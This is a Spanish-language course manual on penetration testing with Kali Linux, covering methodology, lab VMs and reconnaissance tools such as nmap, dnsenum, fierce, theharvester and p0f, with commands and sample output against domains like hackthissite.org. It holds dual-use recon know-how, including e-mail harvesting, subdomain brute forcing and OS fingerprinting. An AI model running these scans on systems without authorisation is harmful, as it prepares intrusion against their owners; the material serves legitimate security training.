



Hacking con Kali Linux

Curso Virtual

Alonso Eduardo
Caballero Quezada

Versión 2.5 – Junio del 2015

“KALI LINUX™ is a trademark of Offensive Security.”

Puede obtener la versión más actual de este documento en: <http://www.reydes.com/d/?q=node/2>

Sobre el Instructor

Alonso Eduardo Caballero Quezada es Brainbench Certified Network Security (Master), Computer Forensics (U.S.) & Linux Administration (General), IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling y Miembro de Open Web Application Security Project (OWASP). Ha sido Instructor en el OWASP LATAM Tour Lima, Perú del año 2014, y Conferencista en PERUHACK 2014. Cuenta con más de doce años de experiencia en el área y desde hace ocho años labora como Consultor e Instructor Independiente en las áreas de Hacking Ético & Informática Forense. Perteneció por muchos años al grupo internacional de Seguridad RareGaZz e integra actualmente el Grupo Peruano de Seguridad PeruSEC. Ha dictado cursos en Perú y Ecuador, presentándose también constantemente en exposiciones enfocadas a, Hacking Ético, Informática Forense, GNU/Linux y Software Libre. Su correo electrónico es ReYDeS@gmail.com y su página personal está en: <http://www.ReYDeS.com>



Temario

Material Necesario	4
1. Metodología de una Prueba de Penetración	5
2. Máquinas Vulnerables	7
3. Introducción a Kali Linux	9
4. Shell Scripting	12
5. Capturar Información	13
6. Descubrir el Objetivo	23
7. Enumerar el Objetivo	29
8. Mapear Vulnerabilidades	39
9. Explotar el Objetivo	44
10. Atacar Contraseñas	65
11. Demostración de Explotación & Post Explotación	71



Material Necesario

Para desarrollar adecuadamente el presente Curso, se sugiere al participante instalar y configurar las máquinas virtuales de Kali Linux y Metasploitable 2 con VMware Player, u otro software de virtualización.

- **Máquina virtual de Kali Linux 1.1.0c**

Link de Descarga: <http://images.kali.org/Kali-Linux-1.1.0c-vm-486.7z>

Nombre del Archivo: Kali-Linux-1.1.0c-vm-486.7z

- **Metasploitable 2.**

Link de Descarga: <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

-

Nombre del Archivo: metasploitable-linux-2.0.0.zip

- **Software de Virtualización**

VMware Player

Link de Descarga: <https://my.vmware.com/web/vmware/downloads>

Nombre del Archivo: VMware-player-7.1.2-2780323.exe



1. Metodología de una Prueba de Penetración

Una Prueba de Penetración es el proceso utilizado para realizar una evaluación o auditoría de seguridad de alto nivel. Una metodología define un conjunto de reglas, prácticas, procedimientos y métodos a seguir e implementar durante la realización de cualquier programa de auditoría en seguridad de la información. Una metodología de pruebas de penetración define una hoja de ruta con ideas útiles y prácticas comprobadas, las cuales deben ser manejadas cuidadosamente para poder evaluar correctamente los sistemas de seguridad.

1.1 Tipos de Pruebas de Penetración:

Existen diferentes tipos de Pruebas de Penetración, las más comunes y aceptadas son las Pruebas de Penetración de Caja Negra (Black-Box), las Pruebas de Penetración de Caja Blanca (White-Box) y las Pruebas de Penetración de Caja Gris (Grey-Box)

- Prueba de Caja Negra.

No se tienen ningún tipo de conocimiento anticipado sobre la red de la organización. Un ejemplo de este escenario es cuando se realiza una prueba externa a nivel web, y está es realizada solo con el detalle de una URL o dirección IP proporcionado al equipo de pruebas. Este escenario simula el rol de intentar irrumpir en el sitio web o red de la organización. Así mismo simula un ataque externo realizado por un atacante malicioso.

- Prueba de Caja Blanca.

El equipo de pruebas cuenta con acceso para evaluar las redes y ha sido dotado de diagramas de la red y detalles sobre el hardware, sistemas operativos, aplicaciones, entre otra información antes de realizar las pruebas. Esto no iguala a una prueba sin conocimiento, pero puede acelerar el proceso en gran magnitud con el propósito de obtener resultados más precisos. La cantidad de conocimiento previo conduce a realizar las pruebas contra sistemas operativos específicos, aplicaciones y dispositivos de red que residen en la red, en lugar de invertir tiempo enumerando lo que podría posiblemente estar en la red. Este tipo de prueba equipara una situación donde el atacante puede tener conocimiento completo de la red interna.

- Prueba de Caja Gris

El equipo de pruebas simula un ataque realizado por un miembro de la organización inconforme o descontento. El equipo de pruebas debe ser dotado con los privilegios adecuados a nivel de usuario y una cuenta de usuario, además de permitirle acceso a la red interna.



1.2 Evaluación de Vulnerabilidades y Prueba de Penetración.

Una evaluación de vulnerabilidades es el proceso de evaluar los controles de seguridad interna y externa para identificar las amenazas que planteen una seria exposición para los activos de la organización.

La principal diferencia entre una evaluación de vulnerabilidades y una prueba de penetración, radica en que las pruebas de penetración van más allá del nivel de únicamente identificar vulnerabilidades, y van hacia el proceso de su explotación, escalar privilegios, y mantener el acceso en el sistema objetivo. Mientras que la evaluación de vulnerabilidades proporciona una amplia visión de las fallas existentes en los sistemas, pero sin medir el impacto real de estas para los sistemas en consideración.

1.3 Metodologías de Pruebas de Seguridad

Existen diversas metodologías open source que tratan de conducir o guiar los requerimientos de las evaluaciones en seguridad. La idea principal de utilizar una metodología durante la evaluación, es ejecutar diferentes tipos de pruebas paso a paso para poder juzgar con mucha precisión la seguridad de un sistema. Entre estas metodologías se enumeran las siguientes:

- Open Source Security Testing Methodology Manual (OSSTMM)
<http://www.isecom.org/research/>
- The Penetration Testing Execution Standard (PTES)
<http://www.pentest-standard.org/>
- Penetration Testing Framework
<http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>
- OWASP Testing Guide
https://www.owasp.org/index.php/Category:OWASP_Testing_Project
- Technical Guide to Information Security Testing and Assessment (SP 800-115)
<http://csrc.nist.gov/publications/PubsSPs.html>
- Information Systems Security Assessment Framework (ISSAF) [No disponible]
<http://www.oissg.org/issaf>



2. Máquinas Vulnerables

2.1 Maquinas Virtuales Vulnerables

Nada mejor que tener un laboratorio para practicar los conocimientos adquiridos sobre Pruebas de Penetración. Esto aunado a la facilidad proporciona por el software de virtualización, hace bastante sencillo crear una máquina virtual vulnerable personalizada o descargar desde Internet una máquina virtual vulnerable.

A continuación se detalla un breve listado de algunas máquinas virtuales creadas especialmente con vulnerabilidades, las cuales pueden ser utilizadas para propósitos de entrenamiento y aprendizaje en temas relacionados a la seguridad, hacking ético, pruebas de penetración, análisis de vulnerabilidades, informática forense, etc.

- **Metasploitable**

Link de Descarga:

<http://sourceforge.net/projects/virtualhacking/files/os/metasploitable/Metasploitable-05-2010.zip/download>

- **Metasploitable2**

Link de Descarga:

<http://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download>

- **Kioptrix Level 1**

Link de Descarga:

http://www.kioptrix.com/dlvm/Kioptrix_Level_1.rar

- **De-ICE**

Link de Descarga:

<http://sourceforge.net/projects/virtualhacking/files/os/de-ice/de-ice.net-1.100-1.1.iso/download>

Vulnhub proporciona materiales que permiten a cualquier interesado ganar experiencia práctica en seguridad digital, aplicaciones de computadora y administración de redes. Tiene un extenso catálogo de “cosas” que se pueden (legalmente) “romper, hackear y explotar”.

Sitio Web: <http://vulnhub.com>

Metasploitable 2 es una máquina virtual basada en GNU/Linux creada intencionalmente para ser vulnerable. Esta máquina virtual puede ser utilizada para realizar entrenamientos en seguridad, evaluar herramientas de seguridad, y practicar técnicas comunes de pruebas de penetración.

[illegible]

Enlace de Descarga: <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>



3. Introducción a Kali Linux

Kali Linux es la nueva generación de la conocida distribución Linux BackTrack, la cual se utiliza para realizar Auditorías de Seguridad y Pruebas de Penetración. Kali Linux es una plataforma basada en GNU/Linux Debian y es una reconstrucción completa de BackTrack, la cual contiene una gran cantidad de herramientas para capturar información, identificar vulnerabilidades, explotarlas, escalar privilegios y cubrir las huellas.

Este documento proporciona una excelente guía práctica para utilizar las herramientas más populares incluidas en Kali Linux, las cuales abarcan las bases de las Pruebas de Penetración. Así mismo este documento es una excelente fuente de conocimiento tanto para profesionales inmersos en el tema, como para los novatos.

El Sitio Oficial de Kali Linux es: <http://www.kali.org/>

3.1 Características de Kali Linux

Kali Linux es una completa reconstrucción de BackTrack Linux, y se adhiere completamente a los estándares de desarrollo de Debian. Se ha puesto en funcionamiento toda una nueva infraestructura, todas las herramientas han sido revisadas y empaquetadas, y se utiliza ahora Git para el VCS.

- Más de 300 herramientas de Pruebas de Penetración
- Es Libre y siempre lo será
- Árbol Git Open Source
- Cumple con FHS (Filesystem Hierarchy Standart)
- Amplio soporte para dispositivos inalámbricos
- Parches al Kernel para inyección.
- Entorno de desarrollo seguro
- Paquetes y repositorios firmados con GPG
- Varios lenguajes
- Completamente personalizable
- Soporte ARMEL y ARMHF

3.2 Obtener Kali Linux

Kali Linux puede ser descargado para diferentes arquitecturas, como i386, amd64 y armel, armhf. Para i484, i686 y amd64 puede ser descargado ya sea en la forma de una imagen ISO o en una máquina virtual para VMWare. Además puede ser descargado mediante descarga directa o mediante Torrent.

Kali Linux puede ser descargado desde la siguiente página:



<http://www.kali.org/downloads/>

3.3 Instalación de Kali Linux

Kali Linux puede ser instalado en un disco duro como cualquier distribución GNU/Linux, también puede ser instalado y configurado para realizar un arranque dual con un Sistema Operativo Windows, de la misma manera puede ser instalado en una unidad USB, o instalado en un disco cifrado.

Se sugiere revisar la información detallada sobre las diversas opciones de instalación para Kali Linux, en la siguiente página: <http://docs.kali.org/category/installation>

3.4 Cambiar la Contraseña del root

Por una buena práctica de seguridad se recomienda cambiar la contraseña por defecto asignada al usuario root. Esto dificultará a los usuarios maliciosos obtener acceso al sistema con esta clave por defecto.

```
# passwd root
Enter new UNIX password:
Retype new UNIX password:
```

[*] La contraseña no será mostrada mientras sea escrita y está deberá ser ingresada dos veces.

3.5 Iniciando Servicios de Red

Kali Linux viene con algunos servicios de red, los cuales son útiles en diversos escenarios, los cuales están deshabilitados por defecto. Estos servicios son, HTTP, Metasploit, MySQL, OpenVAS y SSH.

De requerirse iniciar el servicio HTTP se debe ejecutar el siguiente comando

```
# /etc/init.d/apache2 start
```

Estos servicios también pueden iniciados y detenidos desde el menú: Applications -> Kali Linux -> System Services.

Kali Linux proporciona documentación oficial sobre varios de sus aspectos y características. La



documentación está en constante trabajo y progreso. Esta documentación puede ser ubicada en la siguiente página:

<http://docs.kali.org/>



Imagen 3-1. Escritorio de Kali Linux

3.6 Herramientas de Kali Linux

Kali Linux contiene una gran cantidad de herramientas obtenidas desde diferentes fuentes relacionadas al campo de la seguridad y forense.

En el siguiente sitio web se proporciona una lista de todas estas herramientas y una referencia rápida de las mismas.

<http://tools.kali.org/>



4. Shell Scripting

El Shell es un interprete de comandos. Más que únicamente una capa aislada entre el Kernel del sistema operativo y el usuario, es también un poderoso lenguaje de programación. Un programa shell, llamado un script, es una herramienta fácil de utilizar para construir aplicaciones “pegando” llamadas al sistema, herramientas, utilidades y archivos binarios. El Shell Bash permite automatizar una acción o realizar tareas repetitivas que consumen una gran cantidad de tiempo.

Para la siguiente práctica se utilizará un sitio web que publica listados de proxys. Utilizando comandos del shell bash se extraerán las direcciones IP y Puertos de los Proxys hacia un archivo.

```
# wget http://www.us-proxy.org/  
  
# grep "<tr><td>" index.html | cut -d ">" -f 3,5 | cut -d "<" -f 1,2 | sed  
's/<\/td>/:/g'
```

```
54.191.73.190:3128  
32.64.23.140:80  
54.218.187.143:80  
54.187.46.46:80  
75.20.213.144:21320  
174.65.145.219:21320  
192.126.123.39:8080  
50.177.1.230:21320  
173.255.167.25:80  
67.43.42.86:8118  
24.21.33.143:21320  
74.219.159.84:3128  
66.117.6.190:3128  
67.43.42.202:3128  
205.208.120.71:21320  
67.43.42.95:8118  
67.43.42.40:3128  
67.43.36.31:8118  
199.21.200.3:8081  
67.43.32.185:3128  
67.43.42.197:8118  
97.77.104.22:80  
107.178.219.146:3128  
198.199.103.102:3128
```

KALI LINUX

The quieter you become, the more you are able to hear.

Imagen 4-1. Listado de las direcciones IP y Puertos de los Proxys.

Guía Avanzada de Scripting Bash: <http://tldp.org/LDP/abs/html/>



5. Capturar Información

En esta fase se intenta recolectar la mayor cantidad de información posible sobre el objetivo, como posibles nombres de usuarios, direcciones IP, servidores de nombre, y otra información relevante. Durante esta fase cada fragmento de información obtenida es importante y no debe ser subestimada. Tener en consideración que la recolección de una mayor cantidad de información, generará una mayor probabilidad para un ataque satisfactorio.

El proceso donde se captura la información puede ser dividido de dos maneras. La captura de información activa y la captura de información pasiva. En el primera forma se recolecta información enviando tráfico hacia la red objetivo, como por ejemplo realizar ping ICMP, y escaneos de puertos TCP/UDP. Para el segundo caso se obtiene información sobre la red objetivo utilizando servicios o fuentes de terceros, como por ejemplo Google, Bing, o redes sociales.

5.1 Fuentes Públicas

Existen diversos recursos públicos en Internet que pueden ser utilizados para recolectar información sobre el objetivo. La ventaja de utilizar este tipo de recursos es la no generación de tráfico directo hacia el objetivo, de esta manera se minimizan la probabilidades de ser detectados. Algunos fuentes públicas de referencia son:

- The Wayback Machine:
<http://archive.org/web/web.php>
- Netcraft:
<http://searchdns.netcraft.com/>
- ServerSniff
<http://serversniff.net/index.php>
- Robtex
<http://www.robtex.com/>
- CentralOps
<http://centralops.net/co/>

5.2 Capturar Documentos

Se utilizan herramientas para recolectar información o metadatos desde los documentos disponibles en el sitio web del objetivo. Para este propósito se puede utilizar también un motor de búsqueda como Google.



Metagoofil

<http://www.edge-security.com/metagoofil.php>

Metagoofil es una herramienta diseñada para capturar información mediante la extracción de metadatos desde documentos públicos (pdf, doc, xls, ppt, odp, ods, docx, pptx, xlsx) correspondientes a la empresa objetivo.

```
# metagoofil  
  
# metagoofil -d nmap.org -t pdf -l 200 -n 10 -o /tmp/ -f  
/tmp/resultados_mgf.html
```

La opción “-d” define el dominio a buscar.

La opción “-t” define el tipo de archivo a descargar (pdf, doc, xls, ppt, odp, ods, docx, pptx, xlsx)

La opción “-l” limita los resultados de búsqueda (por defecto a 200).

La opción “-n” limita los archivos a descargar.

La opción “-o” define un directorio de trabajo (La ubicación para guardar los archivos descargados).

La opción “-f” define un archivo de salida.



```
PScript5.dll Version 5.2.2
Acrobat Distiller 7.0.5 (Windows)
Acrobat PDFMaker 7.0.5 for Microsoft Visio
Adobe PDF Library 8.0
Adobe InDesign CS3 (5.0.4)
pdfTeX-1.40.3
DBLaTeX-0.3.2
00OpenOffice.org 2.4
00Impress
```

```
[+] List of paths and servers found:
```

```
-----
```

```
[+] List of e-mails found:
```

```
-----
```

```
moonpie@moonpie.org
todb@breakingpoint.com
jqian@breakingpoint.com
grzegorz.tabaka@hakin9.org
ewelina.soltysiak@hakin9.org
andrzej.kuca@hakin9.org
ewa.dudzic@hakin9.org
jonathan@blackbox
root@kali:~#
```

KALI LINUX

The quieter you become, the more you are able to hear.

Imagen 5-1. Parte de la información de Software y correos electrónico de los documentos analizados

5.3 Información de los DNS

DNSenum

<http://code.google.com/p/dnsenum/>

El propósito de DNSenum es capturar tanta información como sea posible sobre un dominio, realizando una diversidad de operaciones.

```
# cd /usr/share/dnsenum/

# dnsenum --enum hackthissite.org
```

La opción "--enum" es un atajo equivalente a la opción "--thread 5 -s 15 -w". Donde:

La opción "--threads" define el número de hilos que realizarán las diferentes consultas.



La opción “-s” define el número máximo de subdominios a ser arrastrados desde Google.

La opción “-w” realiza consultas Whois sobre los rangos de red de la clase C.

```
Warning: can't load Net::Whois::IP module, whois queries disabled.

-----  hackthissite.org  -----

Host's addresses:

hackthissite.org      3535      IN      A      198.148.81.137
hackthissite.org      3535      IN      A      198.148.81.138
hackthissite.org      3535      IN      A      198.148.81.139
hackthissite.org      3535      IN      A      198.148.81.135
hackthissite.org      3535      IN      A      198.148.81.136

Name Servers:

b.ns.buddyns.com      9377      IN      A      173.244.206.25
c.ns.buddyns.com      4874      IN      A      88.198.106.11
d.ns.buddyns.com      9566      IN      A      209.177.145.51
e.ns.buddyns.com      9669      IN      A      82.130.104.214
f.ns.buddyns.com      1376      IN      A      203.142.25.114
ns1.hackthissite.org  3600      IN      A      198.148.81.188
```

Imagen 5-2. Parte de los resultados obtenidos por dnsenum

fierce

<http://hackers.org/fierce/>

Fierce es un escaner semi ligero para realizar una enumeración que ayude a los profesionales en pruebas de penetración a localizar espacios IP y nombres de host no continuos para dominios específicos, utilizando cosas como DNS, Whois y ARIN.

```
# fierce --help

# fierce -dnsserver d.ns.buddyns.com -dns hackthissite.org -wordlist
/usr/share/dnsenum/dns.txt -file /tmp/resultado_fierce.txt
```




La opción “-dnsserver” define el uso de un servidor DNS en particular para las consultas del nombre del host.

La opción “-dns” define el dominio a escanear.

La opción “-wordlist” define una lista de palabras a utilizar para descubrir subdominios.

La opción “-file” define un archivo de salida.

[*] La herramienta dnsenum incluye una lista de palabras “dns.txt”, las cual puede ser utilizada con cualquier otra herramienta que la requiera, como fierce en este caso.

```
root@kali:~# fierce -dnsserver d.ns.buddyns.com -dns hackthissite.org -wordlist
/usr/share/dnsenum/dns.txt -file /tmp/resultado_fierce.txt
DNS Servers for hackthissite.org:
  c.ns.buddyns.com
  d.ns.buddyns.com
  e.ns.buddyns.com
  f.ns.buddyns.com
  ns1.hackthissite.org
  ns2.hackthissite.org
  b.ns.buddyns.com

Trying zone transfer first...

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 1480 test(s)...
```




Imagen 5-3. Ejecución de fierce y la búsqueda de subdominios.

dmitry

<http://linux.die.net/man/1/dmitry>

DMitry es una programa en línea de comando para Linux, el cual permite capturar tanta información como sea posible sobre un host, desde un simple Whois hasta reportes del tiempo de funcionamiento o escaneo de puertos.



```
# dmitry  
  
# dmitry -w -e -n -s [Dominio] -o /tmp/resultado_dmitry.txt
```

La opción “-w” permite realizar una consulta whois a la dirección IP de un host.

La opción “-e” permite realizar una búsqueda de todas las posibles direcciones de correo electrónico.

La opción “-n” intenta obtener información desde netcraft sobre un host.

La opción “-s” permite realizar una búsqueda de posibles subdominios.

La opción “-o” permite definir un nombre de archivos en el cual guardar el resultado.



```
Gathered Netcraft information for hackthissite.org  
-----  
  
Retrieving Netcraft.com information for hackthissite.org  
Netcraft.com Information gathered  
  
Gathered Subdomain information for hackthissite.org  
-----  
Searching Google.com:80...  
HostName:www.hackthissite.org  
HostIP:198.148.81.135  
HostName:radio.hackthissite.org  
HostIP:198.148.81.170  
HostName:irc.hackthissite.org  
HostIP:198.148.81.169  
HostName:www.irc.hackthissite.org  
HostIP:198.148.81.169  
HostName:forums.hackthissite.org  
HostIP:198.148.81.138  
Searching Altavista.com:80...  
Found 5 possible subdomain(s) for host hackthissite.org, Searched 0 pages containing 0 results  
  
The quieter you become, the more you are able to hear.
```

Imagen 5-4. Información de Netcraft y de los subdominios encontrados.



Aunque existe una opción en dmitry que permitiría obtener la información sobre el dominio del host desde Netcraft, no es factible obtenerla. Esta información puede ser obtenida directamente desde el sitio web de Netcraft.

<http://searchdns.netcraft.com>.

The screenshot shows the Netcraft Search Web by Domain interface. The search bar contains 'hackthissite.org' and the 'lookup!' button is visible. Below the search bar, the results for 'hackthissite.org' are displayed, showing 4 sites found. The results table includes columns for Site, Site Report, First seen, Netblock, and OS.

Site	Site Report	First seen	Netblock	OS
1. www.hackthissite.org		october 2003	sharktech	freebsd
2. hackthissite.org		september 2007	sharktech	unknown
3. forums.hackthissite.org		december 2006	sharktech	freebsd
4. admin.hackthissite.org		august 2005	sharktech	freebsd

COPYRIGHT © NETCRAFT LTD 2013. ALL RIGHTS RESERVED.

Imagen 5-5. Información obtenida por netcraft.

5.4 Información de la Ruta

traceroute

<http://linux.die.net/man/8/traceroute>

Traceroute rastrea la ruta tomada por los paquetes desde una red IP en su camino hacia un host especificado. Este utiliza el campo "TTL" del protocolo IP e intenta provocar una respuesta ICMP TIME_EXCEEDED desde cada pasarela a través de la ruta hacia el host.

La versión de traceroute en los sistemas GNU/Linux utiliza por defecto paquetes UDP.

```
# traceroute --help
```



```
# traceroute [Dirección_IP]
```

```
root@kali:~# traceroute 200.
traceroute to 200. (200.), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  7.068 ms  14.431 ms  20.400 ms
 2  * * *
 3  10. (10)  181.811 ms  182.691 ms  183.905 ms
 4  * * *
 5  * * *
 6  10. (10.)  184.701 ms  10. (10.)  176.216 m
s 10. (10.)  176.542 ms
 7  telefonica-wholesale.net (84.)  180.042 ms
 180.141 ms  180.267 ms
 8  telefonica-wholesale.net (84.)  282.344 ms
176. (176.)  308.737 ms  telefonica-who
lesale.net (84.)  224.797 ms
 9  176 (176.)  296.993 ms  176 (176.)  293
.767 ms  telefonica-wholesale.net (94.)  319.9
16 ms
10  *  telefonica-wholesale.net (94.)  270.175
ms  telefonica-wholesale.net (94.)  296.572 ms
11  .tinet.net (77.)  355.084 ms  ti
net.net (89.)  361.503 ms  213. (213.)  334.574 ms
12  us.xo.net (207.)  335.045 ms  334.959 ms
13  tinet.net (89.)  318.788 ms
13  tinet.net (216.)  214.353 ms  218.416 ms  22
```

Imagen 5-6. traceroute en funcionamiento.

(Los nombres de host y direcciones IP han sido censurados conscientemente)

tcptraceroute

<http://linux.die.net/man/1/tcptraceroute>

Tcptraceroute utiliza paquetes TCP para trazar la ruta hacia el host objetivo.

```
# tcptraceroute --help
# tcptraceroute [Dirección_IP]
```



```
root@kali:~# tcptraceroute 200
traceroute to 200. (200. ), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  8.178 ms  13.016 ms  17.540 ms
 2  * * *
 3  10. (10. )  58.372 ms  73.918 ms  81.285 ms
 4  * * *
 5  * * *
 6  10 (10 )  141.042 ms 10. (10 )  41.943 ms 1
0. (10. )  52.242 ms
 7  * * *
 8  176. (176 )  146.563 ms  153.509 ms  119.923 ms
 9  * 176. (176 )  105.739 ms  .telefo
nica-wholesale.net (94. )  111.497 ms
10  * * *
11  * * *
12  cha-gw- .net (200. )  532.551 ms  559.150 ms  585
.579 ms
13  200. (200. )  612.889 ms  613.320 ms  633.094 ms
14  200 .net (200. ) <syn,ack> 652.984 ms
679.637 ms 680.904 ms
root@kali:~#
```

Imagen 5-7. Resultado obtenidos por tcptraceroute.

(Los nombres de host y direcciones IP han sido censurados conscientemente)

5.5 Utilizar Motores de Búsqueda

theharvester

<https://code.google.com/p/theharvester/>

El objetivo de este programa es capturar direcciones de correo electrónico, subdominios, hosts, nombres de empleados, puertos abiertos y banners desde diferentes fuentes públicas como motores de búsqueda, servidores de llaves PGP, y la base de datos de computadoras SHODAN.

```
# theharvester

# theharvester -d nmap.org -l 200 -b bing
```

La opción “-d” define el dominio a buscar o nombre de la empresa.

La opción “-l” limita el número de resultados a trabajar (bing va de 50 en 50 resultados).



La opción “-b” define la fuente de datos (google, bing, bingapi, pgp, linkedin, google-profiles, people123, jigsaw, all).

```
* TheHarvester Ver. 2.2a *
* Coded by Christian Martorella *
* Edge-Security Research *
* cmartorella@edge-security.com *
*****

[-] Searching in Bing:
    Searching 50 results...
    Searching 100 results...
    Searching 150 results...
    Searching 200 results...

[+] Emails found:
-----
dev@nmap.org
fyodor@nmap.org
announce@nmap.org

[+] Hosts found in search engines:
-----
173.255.243.189:svn.nmap.org
74.207.244.221:scanme.nmap.org
root@kali:~#
```

Imagen 5-8. Correos electrónicos y nombres de host obtenidos mediante Bing



6. Descubrir el Objetivo

Después de recolectar la mayor cantidad de información factible sobre la red objetivo desde fuentes externas; como motores de búsqueda; es necesario descubrir ahora las máquinas activas en el objetivo. Es decir encontrar cuales son las máquinas que están disponibles o en funcionamiento, caso contrario no será posible continuar analizándolas, y se deberá continuar con la siguientes máquinas. También se deben obtener indicios sobre el tipo y versión del sistema operativo utilizado por el objetivo. Toda esta información será de mucha ayuda para el proceso donde se deben mapear las vulnerabilidades.

6.1 Identificar la máquinas del objetivo

nmap

<http://nmap.org/>

Nmap "Network Mapper" o Mapeador de Puertos, es una herramienta open source para la exploración de redes y auditorías de seguridad. Ha sido diseñado para escanear velozmente redes de gran envergadura, como también host únicos.

```
# nmap -h  
# nmap -sn [Dirección_IP]  
# nmap -n -sn 192.168.0.0/24
```

La opción "-sn" le indica a nmap a no realizar un escaneo de puertos después del descubrimiento del host, y solo imprimir los hosts disponibles que respondieron al escaneo.

La opción "-n" le indica a nmap a no realizar una resolución inversa al DNS sobre las direcciones IP activas que encuentre.

Nota: Cuando un usuario privilegiado intenta escanear objetivos sobre una red ethernet local, se utilizan peticiones ARP a menos que sea especificada la opción "--send-ip", la cual indica a nmap a enviar paquetes mediante sockets IP en bruto en lugar de tramas ethernet de bajo nivel.



```
root@kali:~# nmap -n -sn 192.168.0.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2014-05-01 21:54 PET
Nmap scan report for 192.168.0.1
Host is up (0.0051s latency).
MAC Address: F4:5F:D4:BE:89:23 (Cisco Spvtg)
Nmap scan report for 192.168.0.10
Host is up (0.000083s latency).
MAC Address: 50:E5:49:1D:23:86 (Giga-byte Technology Co.)
Nmap scan report for 192.168.0.16
Host is up (0.00028s latency).
MAC Address: 00:0C:29:18:69:C8 (VMware)
Nmap scan report for 192.168.0.12
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.00 seconds
root@kali:~#
```

KALI LINUX

The quieter you become, the more you are able to hear.

Imagen 6-1. Escaneo a un Rango de red con Nmap

nping

<http://nmap.org/nping/>

Nping es una herramienta open source para la generación de paquetes, análisis de respuesta y realizar mediciones en el tiempo de respuesta. Nping también permite a los usuarios generar paquetes de red de una amplia diversidad de protocolos, permitiendo afinar virtualmente cualquier campo en las cabeceras del protocolo.

```
# nping -h
# nping [Dirección_IP]
```




```
root@kali:~# nping -c 3 192.168.0.16

Starting Nping 0.6.47 ( http://nmap.org/nping ) at 21:59 PET
SENT (0.0150s) ICMP [192.168.0.12 > 192.168.0.16 Echo request (type=8/code=0) id=17768 seq=1] IP [ttl=64 id=1016 iplen=28 ]
RCVD (0.0255s) ICMP [192.168.0.16 > 192.168.0.12 Echo reply (type=0/code=0) id=17768 seq=1] IP [ttl=64 id=30942 iplen=28 ]
SENT (1.0158s) ICMP [192.168.0.12 > 192.168.0.16 Echo request (type=8/code=0) id=17768 seq=2] IP [ttl=64 id=1016 iplen=28 ]
RCVD (1.0166s) ICMP [192.168.0.16 > 192.168.0.12 Echo reply (type=0/code=0) id=17768 seq=2] IP [ttl=64 id=30943 iplen=28 ]
SENT (2.0180s) ICMP [192.168.0.12 > 192.168.0.16 Echo request (type=8/code=0) id=17768 seq=3] IP [ttl=64 id=1016 iplen=28 ]
RCVD (2.0185s) ICMP [192.168.0.16 > 192.168.0.12 Echo reply (type=0/code=0) id=17768 seq=3] IP [ttl=64 id=30944 iplen=28 ]

Max rtt: 10.170ms | Min rtt: 0.059ms | Avg rtt: 3.558ms
Raw packets sent: 3 (84B) | Rcvd: 3 (138B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 2.02 seconds
root@kali:~#
```

Imagen 6-2. nping enviando tres paquetes ICMP Echo Request

nping utiliza por defecto el protocolo ICMP. En caso el host objetivo esté bloqueando este protocolo, se puede utilizar el modo de prueba TCP.

```
# nping --tcp [Dirección_IP]
```

La opción “--tcp” es el modo que permite al usuario crear y enviar cualquier tipo de paquete TCP. Estos paquetes se envían incrustados en paquetes IP que pueden también ser afinados

6.2 Reconocimiento del Sistema Operativo

Este procedimiento trata de determinar el sistema operativo funcionando en los objetivos activos, para conocer el tipo y versión del sistema operativo a intentar penetrar.

nmap



<http://nmap.org/>

```
# nmap -O [Dirección_IP]
```

La opción “-O” permite la detección del Sistema Operativo enviando un serie de paquetes TCP y UDP al host remoto, para luego examinar prácticamente cualquier bit en las respuestas. Adicionalmente se puede utilizar la opción “-A” para habilitar la detección del Sistema Operativo junto con otras cosas.

```
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
6697/tcp open  unknown
8009/tcp open  ajp13
8180/tcp open  unknown
8787/tcp open  unknown
48188/tcp open  unknown
50555/tcp open  unknown
54212/tcp open  unknown
59094/tcp open  unknown
MAC Address: 00:0C:29:18:69:C8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.81 seconds
```

Imagen 6-3. Información del Sistema Operativo de Metasploitable2, obtenidos por nmap.

p0f

<http://lcamtuf.coredump.cx/p0f3/>

```
# p0f -h

# p0f -i [Interfaz] -d -o /tmp/resultado_p0f.txt
```



La opción “-i” le indica a p0f3 atender en la interfaz de red especificada.

La opción “-d” genera un bifurcación en segundo plano, esto requiere usar la opción “-o” o “-s”.

La opción “-o” escribe la información capturada a un archivo de registro específico.

```
root@kali:~# p0f -i eth0 -d -o /tmp/resultado_p0f.txt
--- p0f 3.07b by Michal Zalewski <lcamtuf@coredump.cx> ---

[!] Consider specifying -u in daemon mode (see README).
[+] Closed 1 file descriptor.
[+] Loaded 320 signatures from 'p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file '/tmp/resultado_p0f.txt' opened for writing.
[+] Daemon process created, PID 4260 (stderr not kept).

Good luck, you're on your own now!
root@kali:~#
```

KALI LINUX

The quieter you become, the more you are able to hear.

Imagen 6-4. Instalación satisfactorio de p0f.



```
Connection: close
Content-Type: text/html

root@kali:~# cat /tmp/resultado_p0f.txt
[██████████ 21:38:51] mod=syn|cli=192.168.0.12/57554|srv=192.168.0.16/80|subj=cli|os=Linux 3.11 and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
[██████████ 21:38:51] mod=mtu|cli=192.168.0.12/57554|srv=192.168.0.16/80|subj=cli|link=Ethernet or modem|raw_mtu=1500
